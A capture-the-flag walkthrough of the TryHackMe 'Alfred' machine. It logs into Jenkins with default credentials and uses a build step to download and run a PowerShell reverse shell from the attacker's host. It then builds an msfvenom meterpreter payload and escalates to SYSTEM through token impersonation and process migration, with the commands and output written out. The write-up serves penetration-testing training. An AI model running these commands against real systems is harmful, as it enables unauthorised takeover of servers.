

This is the walkthrough of alfred machine on tryhackme :


we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

So lets deploy this machine and start initial enumeration using nmap :

```
(root@kali)~[/home/kali]
# nmap -sSV -T4 -Pn 10.10.39.122
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-01 12:24 EDT
Nmap scan report for 10.10.39.122
Host is up (0.17s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
3389/tcp  open  tcpwrapped
8080/tcp  open  http         Jetty 9.4.z-SNAPSHOT
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.09 seconds
```

so as we can see 3 ports are open so we start with the port 80 that is a microsoft iis webserver :



RIP Bruce Wayne

Donations to alfred@wayneenterprises.com are greatly appreciated.

there is a simple website running on this port.

Now lets look at the other webserver running on port 8080:



Welcome to Jenkins!

Sign in

☐ Keep me signed in

so there is a login page here .

Whenever you see login pages always look for default credentials online or try some default credentials .

Like **admin:admin** in this case it worked and we got logged in and it is a **weak password vulnerability** or **default credentials vulnerability**.

What is Jenkins ?

Jenkins is an open source continuous integration/continuous delivery and deployment (CI/CD) automation software Dev Ops tool written in the Java programming language. It is used to implement CI/CD workflows, called pipelines.

The screenshot shows the Jenkins dashboard. On the left is a navigation menu with links: New Item, People, Build History, Manage Jenkins, My Views, Lockable Resources, Credentials, and New View. The main area displays a table of builds. At the top, there are tabs for 'All' and '+'. The table has columns for 'S' (Status), 'W' (Weather icon), and 'Name'. A single build is listed with a blue sphere icon, a sun icon, and the name 'project'. Below the table, there is a section for 'Build Queue' which states 'No builds in the queue.' and another section for 'Build Executor Status' showing two idle executors.

| S | W | Name |
|---|---|-------------------------|
| | | project |

Icon: [S](#) [M](#) [L](#)

Build Queue

No builds in the queue.

Build Executor Status

- 1 Idle
- 2 Idle

So as you can see we have logged in successfully now in Jenkins there is a feature that allows us to execute windows batch commands. We will use that feature to upload a powershell script from our local web server and then that script will give us a reverse connection.

So first let's open the project :

The screenshot shows the Jenkins project view for 'project'. It includes a table with columns: S, W, Name, Last Success, Last Failure, and Last Duration. The table shows one build with a blue sphere icon, a sun icon, the name 'project', a last success time of '2 yr 5 mo - #1', and a last failure of 'N/A'. The last duration is '0.42 sec'. Below the table, there is a legend for RSS feeds: 'RSS for all', 'RSS for failures', and 'RSS for just latest builds'.

| S | W | Name | Last Success | Last Failure | Last Duration |
|---|---|-------------------------|----------------|--------------|---------------|
| | | project | 2 yr 5 mo - #1 | N/A | 0.42 sec |

Icon: [S](#) [M](#) [L](#)

[Legend](#) [RSS for all](#) [RSS for failures](#) [RSS for just latest builds](#)

then open configure tab :

The screenshot shows the Jenkins project configuration page for 'Project project'. On the left is a sidebar with links: Back to Dashboard, Status, Changes, Workspace, Build Now, Delete Project, Configure, and Rename. The main area has a title 'Project project' and two sections: 'Workspace' with a folder icon and 'Recent Changes' with a document icon. At the bottom, there is a section for 'Permalinks'.

Project project

[Workspace](#)

[Recent Changes](#)

Permalinks

then there is a build tab where we can enter our script :



then click apply ,

here we are uploading a powershell script that is “Invoke-PowerShellTcp.ps1” from our local web server on port 80 .

this script will give us a reverse shell back to our machine ,

you can download this script from here :

<https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

and then the command tells this script to make a connection back to us on a arbitrary port of our choice :


command we entered here:

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://your-ip:your-port/Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress
your-ip -Port your-port
```

now set up a listener via netcat :



now we will click on “build now” in jenkins ,



and we will get our reverse shell back to us :

```
(root@kali)-[/home/kali]
# nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.216.171] 49194
Windows PowerShell running as user bruce on ALFRED
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Jenkins\workspace\project>
```

user flag :

```
Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a ---            10/25/2019  11:22 PM             32 user.txt

PS C:\Users\bruce\Desktop> type user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop>
```

so , now we will stabilize or try to get a better shell I.e meterpreter shell :

first we will generate a payload using msfvenom ,

```
(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.17.47.112 LPORT=9999 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

now we will upload “shell.exe” to target machine , before that copy your shell.exe to /var/www/html directory and start your apache server .

Then run this command on target machine :

```
Directory: C:\Users\bruce\Desktop
Mode                LastWriteTime         Length Name
----                -
-a-             10/25/2019 11:22 PM             32 user.txt

PS C:\Users\bruce\Desktop> powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.17.47.112:80/shell.exe','shell.exe')"
PS C:\Users\bruce\Desktop> ls

Directory: C:\Users\bruce\Desktop
Mode                LastWriteTime         Length Name
----                -
-a-             4/3/2022 10:06 AM       73802 shell.exe
-a-             10/25/2019 11:22 PM             32 user.txt
```

as you can see shell has been successfully uploaded to target machine .

Now before executing the **shell.exe** let's setup our listener for meterpreter shell in metasploit :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

then set options for listener and run it :

```
msf6 exploit(multi/handler) > set LHOST 10.17.47.112
LHOST => 10.17.47.112
msf6 exploit(multi/handler) > set LPORT 9999
LPORT => 9999
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:9999
```

now we will execute our **shell.exe** on target machine :

```
PS C:\Users\bruce\Desktop> Start-Process shell.exe
PS C:\Users\bruce\Desktop>
```

check your listener it would have got a meterpreter session :

```
[*] Started reverse TCP handler on 10.17.47.112:9999
[*] Sending stage (175174 bytes) to 10.10.216.171
[*] Meterpreter session 1 opened (10.17.47.112:9999 -> 10.10.216.171:49237 ) at 2022-04-03 05:12:53 -0400

meterpreter >
```

so now the final step is to escalate our privileges to administrator .

So here we will perform token impersonation to increase our privileges so first :

run **whoami /priv** command in powershell to see what privileges does current user have and there you will see an interesting permission available to use I.e

| | | |
|-------------------------|---|----------|
| SeUndockPrivilege | Remove computer from docking station | Disabled |
| SeManageVolumePrivilege | Perform volume maintenance tasks | Disabled |
| SeImpersonatePrivilege | Impersonate a client after authentication | Enabled |
| SeCreateGlobalPrivilege | Create global objects | Enabled |

"SeImpersonatePrivilege" is enabled that let us impersonate a client after primary authentication .

Now we will use high privileged token to impersonate our current user and get admin level privileges .

So first let's list all the tokens available to us :

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
```

there is an administrator token available that we can use to impersonate us:

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

we have impersonated us successfully and got access as NT AUTHORITY\SYSTEM.

We still do not have permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).

So we have to migrate with a process with correct permissions :

now first list all the processes running to see a process with correct permissions and not down its PID I.e process ID :

```
meterpreter > ps
```

| PID | PPID | Name | Arch | Session | User | Path |
|-----|------|------------------|------|---------|---------------------|----------------------------------|
| 0 | 0 | [System Process] | | | | |
| 4 | 0 | System | x64 | 0 | | |
| 396 | 4 | smss.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Windows\System32\smss.exe |
| 524 | 516 | csrss.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Windows\System32\csrss.exe |
| 572 | 564 | csrss.exe | x64 | 1 | NT AUTHORITY\SYSTEM | C:\Windows\System32\csrss.exe |
| 580 | 516 | wininit.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Windows\System32\wininit.exe |
| 608 | 564 | winlogon.exe | x64 | 1 | NT AUTHORITY\SYSTEM | C:\Windows\System32\winlogon.exe |
| 668 | 580 | services.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Windows\System32\services.exe |
| 676 | 580 | lsass.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Windows\System32\lsass.exe |
| 684 | 580 | lsass.exe | x64 | 0 | NT AUTHORITY\SYSTEM | C:\Windows\System32\lsass.exe |

668 that is services.exe seems suitable to us as it has NT AUTHORITY\SYSTEM as user .

Now lets migrate with it :

```
meterpreter > migrate 668
[*] Migrating from 1796 to 668...
[*] Migration completed successfully.
```

now we have migrated successfully and boom we have now admin level privileges.

Root Flag :

```
meterpreter > cat root.txt
❖❖dff0f748678f280250f25a45b8046b4a
meterpreter > 
```